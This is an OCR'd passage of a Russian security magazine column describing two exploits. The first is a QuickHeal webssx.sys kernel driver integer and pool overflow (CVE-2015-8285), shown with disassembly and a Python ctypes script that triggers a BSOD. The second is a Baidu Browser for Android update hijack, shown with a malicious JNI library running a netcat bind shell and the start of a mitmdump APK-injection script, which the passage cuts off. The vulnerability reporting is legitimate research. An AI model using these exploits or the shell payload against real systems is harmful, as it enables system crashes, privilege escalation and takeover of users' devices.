
DOS УЯЗВИМОСТЬ В ДРАЙВЕРЕ WEBSSX.SYS ОТ QUICKHEAL

CVSSv2	N/A
Дата релиза:	19 февраля 2016 года
Автор:	Csaba Fitzl
CVE:	2015-8285


В антивирусе QuickHeal 16.00 (9.0.0.x) была обнаружена DoS-уязвимость, которая может привести к повышению привилегий. Уязвимый драйвер можно найти по следующему пути:

```
C:\Program Files\Quick Heal\Quick Heal Internet Security\webssx.sys
```

Если мы посмотрим его характеристики с помощью программы DeviceTree, то увидим, что, хоть она и должна быть доступна только администраторам или пользователю SYSTEM, флаг `DEVICE_SECURE_OPEN` не используется. Это означает, что любой пользователь может взаимодействовать с этим драйвером и произвольным путем к нему. Выглядеть он будет примерно так: `\Device\webssx\sometext`.



Свойства драйвера webssx в DeviceTree



Граф вызовов уязвимой функции драйвера webssx

Далее автор нашел IOCTL код **0x830020FC**, приводящий к вызову уязвимой функции. Но для того, чтобы попасть к ней, нужно, чтобы размер входящего буфера был больше, чем 0x138. Если условие выполняется, то по адресу **webssx+5596**, произойдет вызов **sub_1D1E**, который затем вызовет функцию **webssx+1090**. Граф вызовов представлен на скриншоте (на предыдущей странице).

Целочисленное переполнение получается из-за недостаточной проверки получаемых данных из входного буфера. На скриншоте ты можешь видеть, что если мы имеем **0x1** в определенном месте буфера, то случится переход на небольшой участок кода, который установит новое значение регистра EDX. Данные берутся из буфера и к ним добавляется **0x14A**.

```
00001090
00001090
00001090 ; Attributes: bp-based frame
00001090
00001090 bsod_trigger proc near
00001090
00001090 DestinationString= UNICODE_STRING ptr -8
00001090 InputBuffer= dword ptr  8
00001090
00001090 mov     edi, edi
00001092 push    ebp
00001093 mov     ebp, esp
00001095 push    ecx
00001096 push    ecx
00001097 mov     ecx, [ebp+InputBuffer]
0000109A mov     edx, 148h
0000109F mov     eax, [ecx+10h]  ; 0x10 offset into the InputBuffer
000010A2 shr     eax, 8
000010A5 test    al, 1
000010A7 jz      short loc_10B5
```

```
000010A9 mov     edx, [ecx+130h]
000010AF add     edx, 14Ah              ; integer overflow possible
```

```
000010B5
000010B5 loc_10B5:
000010B5 push    ebx
000010B6 push    45544C46h        ; Tag
000010BB push    edx              ; NumberOfBytes; reserved pool can be smaller than what should be due to the overflow
000010BC push    0                ; PoolType
000010BE call    ds:ExAllocatePoolWithTag
000010C4 mov     ebx, eax
000010C6 test    ebx, ebx
000010C8 jz      short loc_1146
```

Затем EDX используется для выделения пула в пространстве ядра. Если мы установим значение по смещению **0x130** в буфере на **0xffffffc0** или нечто похожее, то значение в EDX будет меньше, чем **0x14A**. Затем оно используется для задания размера пула.

Если выделение пройдет успешно, то мы увидим, что будет скопировано **0x4E*4 = 0x138** байт внутрь пула из буфера. В случае повреждения размера выделения произойдет перезапись пула ядра, что, в свою очередь, приведет к повышению привилегий.

```
000010CA mov     eax, [ebp+InputBuffer]
000010CD push    esi
000010CE push    edi
000010CF push    4Eh
000010D1 lea     edi, [ebx+10h]
000010D4 pop     ecx
000010D5 mov     esi, eax
000010D7 rep movsd                   ; pool overflow possible
000010D9 mov     ecx, [eax+10h]
000010DC shr     ecx, 8
000010DF test    cl, 1
000010E2 jz      short loc_1137
```

Перезапись пула ядра после переполнения в webssx

Когда функция продолжит работу, те же проверки будут снова выполнены, и мы обратимся к операции **memcpy**. Первоначальная задумка разработчиков, наверное, выглядела примерно так:

```
if some_value = 1:
  B = InputBuffer[0x130]
  Выделение пула размером A+B
else:
  Выделение пула размером A
  Копирование A байт из InputBuffer в пул

if some_value = 1
  Копирование дополнительных B байт из InputBuffer в пул
```

Операция **memcpy** вызовет BSOD (потому что размер параметра будет намного больше — **0xffffffc0**, что примерно равно 4 ГБ) и может упасть в следующих случаях:

1. наш ввод меньше 4 ГБ и попытается прочесть из памяти адреса, которые не инициализированы;
2. на 32-битном компьютере у нас закончится память во время копирования.

```
000010CA mov     eax, [ebp+InputBuffer]
000010CD push    esi
000010CE push    edi
000010CF push    4Eh
000010D1 lea     edi, [ebx+10h]
000010D4 pop     ecx
000010D5 mov     esi, eax
000010D7 rep movsd                      ; pool overflow possible
000010D9 mov     ecx, [eax+10h]
000010DC shr     ecx, 8
000010DF test    cl, 1
000010E2 jz      short loc_1137

000010E4 mov     ecx, [eax+130h]
000010EA test    ecx, ecx
000010EC jz      short loc_1137

000010EE push    ecx             ; size_t; will be extreme large if we cause integer overflow at the beginning => BSOD
000010EF add     eax, 134h
000010F4 push    eax             ; void *
000010F5 lea     esi, [ebx+144h]
000010FB push    esi             ; void *
000010FC call    memcpy          ; 2nd pool overflow + BSOD
00001101 mov     ecx, [ebp+InputBuffer]
00001104 add     esp, 0Ch
00001107 mov     eax, [ecx+130h]
0000110D shr     eax, 1
```

Вызов операции memcpy в webssx

EXPLOIT

Автор опубликовал на GitHub свой эксплойт для демонстрации уязвимости. Он написан на Python и для работы требует ctypes, чтобы обратиться к kernel32 и ntdll:

```
kernel32 = windll.kernel32
ntdll = windll.ntdll
```

Обратимся к кастомному обработчику ядра `\\\\.\\webssx\some` с нужными параметрами:

```
GENERIC_READ  = 0x80000000
GENERIC_WRITE = 0x40000000
OPEN_EXISTING = 0x3
IOCTL_VULN    = 0x830020FC
DEVICE_NAME   = "\\\\.\\webssx\some" # Добавляем "some" для обходп ACL restriction, (FILE_DEVICE_SECURE_OPEN отсутствует для такого драйвера)
dwReturn      = c_ulong()
driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)

```

```
inputbuffer       = 0x41414141 # адрес памяти входящего буфера
inputbuffer_size  = 0x1000
outputbuffer_size = 0x0
outputbuffer      = 0x20000000
```

Выделим память:

```
baseadd   = c_int(base)
size = c_int(evil_size)
evil_input = "\x41" * 0x10
evil_input += "\x42\x01\x42\x42" # триггер memcpy
evil_input += "\x42" * (0x130-0x14)
evil_input += "\xc0\xff\xff\xff" # это вызывает падение memcpy и появление BSOD
evil_input += "\x43" * (evil_size-len(evil_input))
ntdll.NtAllocateVirtualMemory.argtypes = [c_int, POINTER(c_int), c_ulong,
  POINTER(c_int), c_int, c_int]
dwStatus = ntdll.NtAllocateVirtualMemory(0xFFFFFFFF, byref(baseadd), 0x0,
  byref(size),
  MEM_RESERVE|MEM_COMMIT,
  PAGE_EXECUTE_READWRITE)
written = c_ulong()
alloc = kernel32.WriteProcessMemory(0xFFFFFFFF, base, evil_input, len(evil_input), byref(written))
```

И отправляем ioctl-вызов:

```
dev_ioctl = ntdll.ZwDeviceIoControlFile(driver_handle,
  None,
  None,
  None,
  byref(IoStatusBlock),
  IOCTL_VULN,
  inputbuffer,
  inputbuffer_size,
  outputbuffer,
  outputbuffer_size
)
```

Аналогичная уязвимость существует и на 64-битных системах, но так как оперативной памяти больше, то, по словам автора, возможен не только DoS, но и поднятие привилегий.

TARGETS

QuickHeal 16.00 (9.0.0.x)

SOLUTION

Производитель выпустил исправление.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В BAIDU BROWSER ДЛЯ ANDROID

CVSSv2	N/A
Дата релиза:	27 февраля 2016 года
Автор:	lifeform-labs
CVE:	N/A

Все началось с поста на xda-developers, где были расписаны уязвимости в браузере Baidu. Члены команды lifeform-labs решили показать пример того, что эксплуатация не составляет особого труда. Браузер же очень популярен: по данным Google Play, число загрузок составляет от десяти до пятидесяти миллионов.

Перед началом установки браузера автор запустил mitmproxy.

```
POST http://mobile-global.baidu.com/mbrowser/message/subscribe
      ← 200 application/json 4B 1.04s
GET http://mobile-global.baidu.com/mbrowser/management/zeus_update.do?si=12.1.0.0&so=6.2.7.11&zi=-&zo=-&ap
    r=&n=
    ← 200 application/json 296B 658ms
GET http://s.mobile-global.baidu.com/mbrowser/guanxing/T5Update/res/54b2672d5353481ab5a762bdcd74977f.apk
    ← 200 application/octet-stream 7.46MB 4.67s
GET https://api.appsflyer.com/install_data/v3/com.baidu.browser.inter?devkey=FTimQoWqtTCkCQPhpAxk7X&device
    ← 200 application/json 57B 148ms
```

Процесс обновления T5Update APK

И что мы видим? APK загружается по протоколу HTTP:

```
GET http://s.mobile-global.baidu.com/mbrowser/guanxing/T5Update/
res/54b2672d5353481ab5a762bdcd74977f.apk
```

Если открыть предыдущий запрос, то мы увидим ответ JSON с адресом APK:


```
GET http://mobile-global.baidu.com/mbrowser/management/zeus_update.do?si=12.1.0.0&so=6.2.7.11&zi=-&zo=-&api=1&pt=ma&co=US&la=en&ch=gp&av=6.3.0.1&sv=a_19&pr=&n=
```

Ответ в JSON:

```
{
  "d": {
    "downUrl": "http://s.mobile-global.baidu.com/mbrowser/guanxing/T5Update/res/54b2672d5353481ab5a762bdcd74977f.apk",
    "force": "0",
    "freq": "365d",
    "md5": "54b2672d5353481ab5a762bdcd74977f",
    "remindCount": "1",
    "size": "7636",
    "zi": "12.1.0.0",
    "zo": "6.2.7.11"
  },
  "n": "8913ced893e7656ab190490d9bf96e9f",
  "s": 1
}
```

После успешной установки пользователь увидит следующее сообщение.

Что такое T5 Engine, нам не особенно важно (но если любопытно, то знай: это дополнение, которое увеличивает скорость Baidu). Загрузим и его для дальнейшего изучения:



Сообщение об успешной установке T5 Engine

```
wget http://s.mobile-global.baidu.com/mbrowser/guanxing/T5Update/res/54b2672d5353481ab5a762bdcd74977f.apk
...
2016-02-27 12:56:21 (1.95 MB/s) — '54b2672d5353481ab5a762bdcd74977f.apk' saved [7819869/7819869]
```

Смотрим содержимое:

```
unzip -l 54b2672d5353481ab5a762bdcd74977f.apk
Archive:  54b2672d5353481ab5a762bdcd74977f.apk
  Length      Date    Time     Name
 --------     ----    ----     ----
    21704  03-24-15 14:32   libbaidujni.so
    99576  03-24-15 14:32   libdumper.so
    66748  03-24-15 14:32   libZeusPlatformImpl23.so
    66752  03-24-15 14:32   libZeusPlatformImpl40.so
    66752  03-24-15 14:32   libZeusPlatformImpl41.so
    66752  03-24-15 14:32   libZeusPlatformImpl42.so
    66756  03-24-15 14:32   libZeusPlatformImpl43.so
    66756  03-24-15 14:32   libZeusPlatformImpl443.so
    66756  03-24-15 14:32   libZeusPlatformImpl44.so
    66752  03-24-15 14:32   libZeusPlatform.so
 14495444  03-24-15 14:32   libzeus.so
   493810  03-24-15 14:33   com.baidu.zeus.jar
 --------                   -------
 15644558                   12 files
```

Все необходимые библиотеки загружаются по HTTP. Изучаем директорию Baidu, чтобы понять, что и где расположено:

```
/data/data/com.baidu.browser.inter/files # ls -la
drwx------ u0_a151  u0_a151       2016-02-27 11:57 AFRequestCache
-rw------- u0_a151  u0_a151    33 2016-02-27 11:57 AF_INSTALLATION
drwx------ u0_a151  u0_a151       2016-02-27 11:57 bbm
-rw------- u0_a151  u0_a151 10453 2016-02-27 11:57 config_gb.json
drwx------ u0_a151  u0_a151       2016-02-27 11:57 cyber
drwx------ u0_a151  u0_a151       2016-02-27 11:57 data
drwx------ u0_a151  u0_a151       2016-02-27 11:57 deeplink
drwx------ u0_a151  u0_a151       2016-02-27 11:57 float_window
drwx------ u0_a151  u0_a151       2016-02-27 12:44 home
drwx------ u0_a151  u0_a151       2016-02-27 11:57 images
-rwxr-xr-x u0_a151  u0_a151 13592 2016-02-27 11:57 libprocmox_v1_4.
so
drwx------ u0_a151  u0_a151       2016-02-27 11:57 misc
drwx------ u0_a151  u0_a151       2016-02-27 11:57 plugin
drwx------ u0_a151  u0_a151       2016-02-27 11:57 pv
drwx------ u0_a151  u0_a151       2016-02-27 11:57 skin
```

```
drwx------ u0_a151  u0_a151       2016-02-27 11:57 splash
drwx------ u0_a151  u0_a151       2016-02-27 11:57 version
drwx--x--x u0_a151  u0_a151       2016-02-27 12:44 zeus
```

И в итоге находим нужную папку `/files/zeus/lib/`, куда складируется содержимое APK:

```
/data/data/com.baidu.browser.inter/files/zeus/libs # ls -la
-rw-r--r-- u0_a151  u0_a151   1252704 2016-02-27 12:44 com.baidu.zeus.dex
-rw-r--r-- u0_a151  u0_a151    493810 2016-02-27 12:44 com.baidu.zeus.jar
-rw-r--r-- u0_a151  u0_a151     66752 2016-02-27 12:44 libZeusPlatform.so
...
-rw-r--r-- u0_a151  u0_a151     66756 2016-02-27 12:44 libZeusPlatform
Impl443.so
-rw-r--r-- u0_a151  u0_a151     21704 2016-02-27 12:44 libbaidujni.so
-rw-r--r-- u0_a151  u0_a151     99576 2016-02-27 12:44 libdumper.so
-rw-r--r-- u0_a151  u0_a151  14495444 2016-02-27 12:44 libzeus.so
-rw-r--r-- u0_a151  u0_a151        17 2016-02-27 12:44 ver.dat
```

Теперь у нас есть все, что требуется для успешной эксплуатации.

EXPLOIT

План следующий:

1. создать zip с библиотеками, которые мы нашли в T5Update APK;
2. заменить одну из библиотек нашей и упаковать в новый zip;
3. провести MitM атаку;
4. подставить наш файл вместо T5Update APK.

Проверим, какие библиотеки загружаются при запуске браузера:

```
D/dalvikvm(21640): Trying to load lib /data/data/com.baidu.browser.
inter/files/zeus/libs//libzeus.so 0x42775e38
D/dalvikvm(21640): Added shared lib /data/data/com.baidu.browser.
inter/files/zeus/libs//libzeus.so 0x42775e38
```

Нашей целью будет библиотека `libzeus.so`. Заменяем ее в созданном архиве. Ниже представлен код новой библиотеки для выполнения нашего кода:

```
#include <jni.h>
#include <stdio.h>
#include <stdlib.h>
```

```

int JNI_OnLoad( JavaVM* vm, void* reserved )
{
    system( "/data/local/tmp/busybox nc -ll -p 6666 -e
    /system/bin/sh" );
    return JNI_VERSION_1_6;
}
```

После этого создадим свой APK с поддельной **libzeus.so**:

```
unzip -l bad.apk
Archive:  bad.apk
  Length      Date    Time      Name
 --------     ----    ----      ----
   493810  03-24-15 14:33   com.baidu.zeus.jar
    21704  03-24-15 14:32   libbaidujni.so
    99576  03-24-15 14:32   libdumper.so
     9356  02-13-16 16:20   libzeus.so
    ...
    66756  03-24-15 14:32   libZeusPlatformImpl443.so
```

Теперь напишем небольшой скрипт mitmdump, который будет вставлять **bad.apk** внутрь запроса загрузки T5Update APK:

```
import os
from libmproxy import proxy, flow
from libmproxy.protocol import http
from libmproxy.models import HTTPResponse
from netlib.http import Headers

def start(context, argv):
  context.log("[*] Starting APK Injection!")

def request(context, flow):
  if not flow.request.host == "s.mobile-global.baidu.com":
    return

  context.log("[Baidu APK Injection] Target host :
  {0}".format(flow.request.host))
    if flow.request.path.split(".")[-1] == "apk":
